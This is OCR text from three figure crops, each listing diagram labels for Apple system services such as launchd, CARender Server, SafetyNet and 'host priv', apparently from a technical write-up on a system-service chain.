

SafetyNet
CARender Server
Report Crash
launchd
druid
host priv
blanket



SafetyNet
CARender Server
launchd
druid
host priv
blanket



SafetyNet
CARender Server
launchd
druid
host priv
blanket
crasher

